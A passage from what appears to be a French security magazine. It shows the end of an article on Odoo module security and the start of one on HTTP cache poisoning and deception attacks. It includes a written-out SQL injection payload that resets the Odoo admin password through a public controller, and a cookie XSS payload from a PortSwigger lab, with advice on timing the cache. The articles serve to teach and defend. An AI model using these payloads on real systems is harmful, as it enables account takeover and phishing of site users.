methods=['POST', 'GET'], auth="public",
website=True)
    def search_contents(self, **kw):
            [...]
  sql = """select id as res_id, name as name, name
as value from hr_job where name ILIKE '{}'"""
            qry = sql + kw.get('name')
            request.cr.execute(qry)
            [...]
```

Le paramètre **name** est ici directement inclus dans la requête SQL à exécuter. Il suffit donc d'envoyer une requête HTTP **GET** contenant le paramètre suivant afin de modifier le mot de passe administrateur :

```
"dev'; UPDATE res_users SET password='whatever'
WHERE login='admin'; select id as res_id, name as
name, name as value from hr_job where name ILIKE
'dev"
```

Petite subtilité, pour que la commande **cr.execute()** soit exécutée immédiatement, il faut que la requête retourne un résultat, d'où le recopiage de la requête originale à la fin de la requête malveillante.

Aucune authentification n'est ici demandée, car le contrôleur est public. Aucune vérification des permissions n'est aussi effectuée, car les données sont accédées directement via une requête SQL et non via l'ORM. Le tout combiné au fait qu'aucune vérification de l'entrée utilisateur n'est effectuée constitue le cocktail parfait pour une faille de sécurité aux conséquences désastreuses.

CONCLUSION

Dans cet article, nous avons exploré les concepts permettant à la plateforme Odoo d'être aussi modulable, grâce notamment à l'ORM. Nous avons aussi abordé les mécanismes de sécurité mis en place ainsi que les subtilités qui leur sont associées. Cependant, la flexibilité d'Odoo repose en partie sur des composants logiciels développés par des tiers qui ne sont pas nécessairement dignes de confiance. Bien qu'Odoo mette à disposition une documentation détaillée et une API simplifiant l'interaction avec les données, nous avons pu constater que certains modules contiennent des sections de code à risque et parfois très exposées au monde extérieur.

Nous avons vu que de simples erreurs commises par les développeurs de modules peuvent laisser la porte ouverte à des injections SQL aux conséquences potentiellement catastrophiques. Lors du développement d'un module Odoo, il est donc fortement recommandé d'utiliser les fonctionnalités du framework, notamment l'API fournie par l'ORM, ainsi que d'explicitement vérifier les permissions d'un utilisateur avant d'effectuer une action sensible.

Comme c'est souvent le cas sur les boutiques d'applications, la tentation d'installer des produits pour étendre les fonctionnalités de sa plateforme est grande. Toutefois, il est essentiel de choisir avec discernement et de se limiter au strict nécessaire pour faire fonctionner son entreprise afin de minimiser les risques.

Pour conclure, Odoo ne semble pas être affecté par des problèmes de sécurité généralisés. Cependant, il est impératif de sensibiliser les développeurs et les utilisateurs à l'importance de la sécurité et à l'impact des vulnérabilités sur ce type de plateforme. ■

RÉFÉRENCES

[ODOO] Odoo : **https://www.odoo.com**

[OAPP] Odoo Apps Store : **https://apps.odoo.com/apps**

[SECU] Security in Odoo – Odoo docs : **https://www.odoo.com/documentation/16.0/fr/developer/reference/backend/security.html**

[RADT] Restrict access to data tutorial – Odoo docs : **https://www.odoo.com/documentation/16.0/fr/developer/tutorials/restrict_data_access.html**

[SCLP] Scalpel: The Python Static Analysis Framework : **https://github.com/SMAT-Lab/Scalpel**

[CVE1] CVE-2023-40955 : **https://nvd.nist.gov/vuln/detail/CVE-2023-40955**

[CVE2] CVE-2023-40956 : **https://nvd.nist.gov/vuln/detail/CVE-2023-40956**

[INJ] OWAS A03:2021 – Injection : **https://owasp.org/Top10/A03_2021-Injection/**

EN COUVERTURE

SÉCURITÉ DES MÉCANISMES DE CACHE HTTP :

MISE EN LUMIÈRE DES TACTIQUES D'EXPLOITATION QUI MENACENT LES SERVEURS DE CACHE ET METTENT EN PÉRIL LA SÉCURITÉ DES CLIENTS

Lucas PECH
Pentester chez XMCO

mots-clés : PENTEST / CACHE HTTP / WEB CACHE POISONING / WEB CACHE DECEPTION

À une époque où Internet ne cesse d'évoluer, l'utilisation des mécanismes de cache HTTP est devenue incontournable pour optimiser les performances des sites web. Cependant, ils peuvent aussi être la source de nouvelles vulnérabilités. Cet article explore donc leur sécurité en présentant comment ces derniers peuvent être à l'origine de failles critiques représentant une menace pour l'intégrité des applications web et la confidentialité des données des utilisateurs.

Avec l'essor d'Internet, les sites web sont devenus de plus en plus complexes et les fichiers nécessaires à leur fonctionnement plus nombreux. Le chargement des sites web a donc nécessité la récupération d'un nombre plus important de ressources, ce qui a augmenté le temps de chargement de ces derniers.

Pour que la navigation sur les sites modernes reste fluide pour un maximum d'utilisateurs, des mécanismes de cache ont été mis en place afin d'optimiser le temps de récupération d'une même ressource lorsqu'elle est accédée plusieurs fois.

L'objectif de cet article est de présenter les différents types de cache existants et leur fonctionnement, puis de revenir sur des vulnérabilités rendues possibles par l'existence de tels mécanismes.

Deux types de failles connues seront détaillés à l'aide d'exemples : les vulnérabilités de type « web cache poisoning » et « web cache deception ».

1. LES MÉCANISMES DE CACHE

Il existe deux types de mécanismes de cache côté client, et côté serveur. Dans les deux cas, l'objectif est de faire en sorte que lorsqu'une ressource est chargée une première fois, elle soit mise en cache afin que les prochains chargements de cette ressource soient plus rapides pour les utilisateurs. Les parties suivantes visent à détailler le fonctionnement de ces deux mécanismes [1].




Fig. 1 : Illustration du fonctionnement d'un mécanisme de cache côté client.

1.1 Mécanismes de cache côté client

Les mécanismes de cache côté client se basent sur le navigateur des utilisateurs. L'objectif de ce type de cache est de sauvegarder les différentes ressources chargées lors du premier accès à un site web directement sur le système de l'utilisateur.

Les ressources stockées localement par le navigateur peuvent ensuite être accédées par l'utilisateur sans avoir à émettre de requête vers le serveur hébergeant le site web. Cela permet d'augmenter grandement la vitesse de chargement des pages déjà visitées précédemment par l'utilisateur.

La Figure 1 illustre le fonctionnement de ce mécanisme de mise en cache.

Ce mécanisme de mise en cache est dit « privé », car les ressources mises en cache sont liées à un unique utilisateur et peuvent donc contenir des informations propres à ce dernier.

1.2 Mécanismes de cache côté serveur

Les mécanismes de cache côté serveur se basent sur des serveurs cache jouant le rôle de proxy et se trouvant en amont des serveurs hébergeant les sites web. L'objectif de ces serveurs est de sauvegarder une copie locale des ressources populaires afin de les retourner directement aux utilisateurs, sans avoir à transmettre la requête au serveur hébergeant les sites web. Ce mécanisme permet donc de réduire la charge sur les serveurs applicatifs tout en accélérant le chargement des sites web.

La Figure 2 illustre le fonctionnement de ce mécanisme de mise en cache.

Ce mécanisme de mise en cache est dit « partagé », car les ressources mises en cache sont réutilisées par de nombreux utilisateurs et il est donc primordial qu'aucune information critique ne soit stockée par ces derniers.

Pour optimiser les mécanismes de cache partagés, des réseaux de serveurs cache répartis géographiquement souvent nommés « Content Delivery Network (CDN) » ont




Fig. 2 : Illustration du fonctionnement d'un mécanisme de cache côté serveur.




Fig. 3 : Illustration du fonctionnement d'un CDN.

été créés. Ces réseaux permettent de réduire encore plus le temps de chargement des ressources d'un site web en réduisant la distance physique que le contenu doit parcourir pour parvenir aux utilisateurs finaux. Ainsi des CDN tels que Akamai, Cloudfront et Cloudflare sont de plus en plus présents sur Internet et normalisent l'utilisation des mécanismes de cache partagé.

1.3 Configuration des mécanismes de cache

Pour mieux comprendre les différents mécanismes de cache, il est important de comprendre comment sont sélectionnées les ressources à « mémoriser », car toutes ne doivent pas l'être. Par exemple, certaines ressources comme les fichiers JavaScript, les images ou encore les vidéos sont légitimes à être mises en cache. Alors que les pages ou documents contenant des informations sensibles ne doivent pas être enregistrés au sein de caches partagés, sans quoi des informations sensibles pourraient être rendues accessibles au monde entier.

1.3.1 Entêtes HTTP utilisés par les mécanismes de cache

Pour simplifier le choix des documents à mettre en cache, des entêtes HTTP devant être spécifiés par les serveurs web existent. Ces entêtes visent à expliciter pour chaque ressource renvoyée par le serveur web, quelle est sa politique de stockage au sein des différents caches. Les navigateurs et les serveurs de cache se basent ensuite sur ces entêtes pour garder en mémoire ou non les différents fichiers d'un site web.

Les entêtes HTTP dédiés aux mécanismes de caches sont définis au sein de la RFC 9111 **[2]**. Ici, nous allons nous concentrer sur l'entête « Cache-Control » qui contient toutes les directives pour contrôler la mise en cache de fichiers, aussi bien au niveau des navigateurs que des caches partagés. Cet entête est primordial au fonctionnement des mécanismes de cache.

Voici les principales instructions utilisées au sein de cet entête :

- `max-age` : durée en secondes durant laquelle une réponse peut être conservée dans le cache ;
- `public` : autorise la mise en cache d'une réponse dans tous types de caches (ex. : privés et partagés) ;
- `private` : autorise la mise en cache d'une réponse au sein des caches privés (ex. : navigateur) uniquement ;




Fig. 4 : Illustration du fonctionnement de l'entête « Cache-Control ».

- `no-cache` : autorise la mise en cache d'une réponse sous couvert qu'elle soit revalidée avant chaque réutilisation ;
- `no-store` : interdit la mise en cache d'une réponse.

D'autres entêtes comme les entêtes « `Pragma` » et « `Expires` » utilisés avant l'apparition de l'entête « `Cache-Control` » ou encore des entêtes personnalisés utilisés par certains serveurs de cache existent, mais sont moins courants et ne seront donc pas détaillés au sein de cet article.

1.3.2 Configuration des serveurs de cache

Les entêtes HTTP ne sont pas les seuls mécanismes utilisés pour définir les documents devant être mis en cache. Les serveurs ont aussi leur propre configuration dans laquelle des règles personnalisées peuvent être configurées pour définir plus simplement les ressources à placer au sein de leur cache.

Il est donc courant de voir les serveurs de cache définir les règles suivantes :

- mise en cache de tous les fichiers se trouvant dans un certain dossier ;
- mise en cache des fichiers en fonction de leur extension ;
- mise en cache en fonction du nom des fichiers.

Par exemple, les serveurs de cache CloudFlare sont configurés pour placer automatiquement les fichiers avec certaines extensions (ex. : JS, CSS, CSV, GIF, PNG, ZIP, etc.) au sein de leur cache **[3]**.

La mise en cache dépend donc à la fois de la configuration du serveur web hébergeant les ressources et de la configuration des serveurs de cache. Une différence de configuration entre ces deux entités pourrait donc mener à des comportements potentiellement à risques.

L'objectif des parties suivantes est d'expliquer comment il est possible d'exploiter les mécanismes de cache partagés pour réaliser des actions malveillantes. Nous verrons que ces mécanismes peuvent principalement être exploités dans deux buts précis : la mise en cache de documents malveillants et la mise en cache de données confidentielles.

2. VULNÉRABILITÉS DE TYPE « WEB CACHE POISONING »

2.1 Description

Les vulnérabilités de type « web cache poisoning » visent à placer une page malveillante au sein d'un cache partagé afin que cette dernière soit renvoyée aux utilisateurs à la place d'une page légitime.

Pour exploiter ce type de vulnérabilité, il est nécessaire que l'application présente une première faille de sécurité permettant de générer une réponse malveillante. Il faut donc que l'application soit vulnérable, par exemple, une injection de code JavaScript (XSS) ou une redirection non contrôlée. Aussi, la réponse malveillante doit être mise en cache au sein d'un cache partagé.




Fig. 5 : Illustration du fonctionnement d'une vulnérabilité de type « web cache poisoning ».

Ainsi, l'attaquant peut attendre l'expiration du cache, exploiter la vulnérabilité initiale et placer la réponse malveillante dans le cache. Tous les utilisateurs suivants verront la réponse contenant la charge utile de l'attaquant leur être retournée par le serveur de cache **[4]**.

Ce type d'attaque n'est pas simple à mettre en œuvre, car il est difficile de contrôler la mise en cache sur des sites très fréquentés. En effet, au vu du nombre de requêtes reçues chaque seconde par de tels sites, le cache est rempli quasi instantanément après son expiration.

Mais l'exploitation de telles failles permet de créer un risque à partir de vulnérabilités qui ne seraient normalement pas exploitables. Par exemple, les injections de code JavaScript issues d'un entête ou encore d'un cookie deviennent exploitables lorsqu'elles touchent une page mise en cache.

2.2 Exemple d'exploitation

L'un des exercices de la plateforme Portswigger Academy **[5]** va désormais être utilisé afin d'illustrer le fonctionnement de ce type de vulnérabilité. Dans cet exemple, l'application vulnérable est une application de vente en ligne (Figure 6).




Fig. 6 : Page d'accueil de l'application vulnérable.

Lors du premier accès au site, il est possible d'observer que des entêtes propres à ces mécanismes sont retournés par le serveur :

```
# Requête HTTP émise lors de l'accès au site vulnérable
GET / HTTP/2
Host: <REDACTED>.web-security-academy.net

# Réponse renvoyée par le serveur
HTTP/2 200 OK
```

```
Content-Type: text/html; charset=utf-8
Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10862

[...]
```

Les entêtes présents dans la réponse ci-dessus sont les suivants :

- **Cache-Control** : indique la politique de mise en cache de la page ;
- **Age** : indique le nombre de secondes depuis lequel un objet se trouve dans le cache ;
- **X-Cache** : indique si la réponse est issue du cache.

La présence de ces entêtes permet d'identifier que l'application utilise un mécanisme de mise en cache.

Cependant, comme cela a été expliqué précédemment, afin d'exploiter ce mécanisme dans le cadre d'une attaque de type « web cache poisoning » il est nécessaire d'identifier une faille de sécurité permettant de générer une réponse malveillante. Ici, en analysant le fonctionnement de l'application, il est possible d'observer que la valeur de l'un des cookies de session est réfléchie sans vérifications au sein de la réponse retournée par le serveur. En modifiant la valeur du cookie, il devient donc possible d'injecter du code JavaScript (XSS) au sein de la réponse fournie par le serveur :

```
# Requête contenant une injection JavaScript au
sein du cookie fehost
GET / HTTP/2
Host: <REDACTED>.web-security-academy.net
Cookie: session=<REDACTED>;
fehost=test"%2balert('Injection JavaScript')%2b"

# Réponse contenant le code JavaScript injecté via
le cookie fehost
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10884
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/
academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css
rel=stylesheet>
        <script>
            data = {
                "host":"0a2600130469ba2781b22
0c400260057.web-security-academy.net",
                "path":"/",
                "frontend":"test"+alert('Injection
JavaScript')+""
            }
        </script>
[...]
```

Par défaut, ce type d'injection JavaScript ne représente aucun risque pour les utilisateurs de l'application. En effet, la valeur injectée n'est pas stockée par le serveur, ce qui signifie que seuls les utilisateurs utilisant le cookie spécifiquement conçu verront le code JavaScript s'exécuter sur leur navigateur.

Le cookie étant propre à chaque utilisateur, il n'est pas possible d'exploiter cette vulnérabilité autrement qu'en convainquant un utilisateur d'injecter lui-même du code JavaScript au sein de son cookie (*self-XSS*). Ce scénario n'étant pas réaliste, ce genre d'injection n'est pas considéré comme une vulnérabilité dans la majorité des cas.

NOTE

Pour placer une page au sein du cache, l'attaquant peut se baser sur les entêtes `Age` et `Cache-Control`. Ici, l'entête `Cache-Control` indique que les pages sont stockées dans le cache pour une durée de 30 secondes. L'attaquant peut donc observer l'évolution de l'entête `Age` pour attendre la fin de ces 30 secondes et envoyer la première requête suivant l'expiration du cache. Ainsi la réponse de sa requête sera placée en cache pour les 30 secondes suivantes.

Cependant, dans le cas présent, étant donné qu'un mécanisme de mise en cache est configuré, cette injection devient exploitable. En effet, si un attaquant parvient à placer la page contenant la charge utile




Fig. 7 : Page d'accueil remplacée par une page de phishing.

malveillante au sein du cache, durant toute la durée de mise en cache de cette dernière, les utilisateurs se rendant sur la page vulnérable verront le code JavaScript malveillant être exécuté au sein de leur navigateur, quelle que soit la valeur de leur cookie.

NOTE

Cette exploitation est possible, car les cookies utilisés par l'application sont « unkeyed ». Cela signifie que le mécanisme de cache ne se base pas sur ces cookies pour déterminer si une réponse correspondant à la requête émise est présente dans le cache. Ainsi, une requête avec ou sans cookie mènera à la récupération de la même page au sein du cache.

Un attaquant peut donc exploiter cette faille pour contrôler le contenu de la page placée dans le cache. En modifiant la charge utile, l'attaquant pourrait par exemple remplacer la page d'accueil du site par une page de phishing. Dans cet exemple, le « web cache poisoning » est utilisé pour transformer une self-XSS n'étant pas exploitable en une XSS stockée pouvant avoir un impact critique sur l'application cible.

3. VULNÉRABILITÉS DE TYPE « WEB CACHE DECEPTION »


3.1 Description

Les vulnérabilités de type « web cache deception » cherchent à réaliser l'inverse des vulnérabilités de type « web cache poisoning ». L'attaquant ne cherche plus à placer une page malveillante dans le cache afin de piéger sa victime, mais plutôt à faire en sorte que la victime place une page contenant des informations personnelles dans le cache afin de pouvoir récupérer ces informations **[6]**.

NOTE

Les extraits de configuration présentés au sein de la figure 8 sont tirés du challenge *Genesis Wallet's Revenge* du CTF *Cyber Apocalypse CTF 2022* : https://ctftime.org/writeup/33902.

Pour exploiter ces vulnérabilités, il est donc nécessaire d'identifier un défaut de configuration permettant de créer une confusion entre le serveur web hébergeant l'application et le serveur de cache afin qu'une ressource n'étant pas destinée à être mise en cache le soit



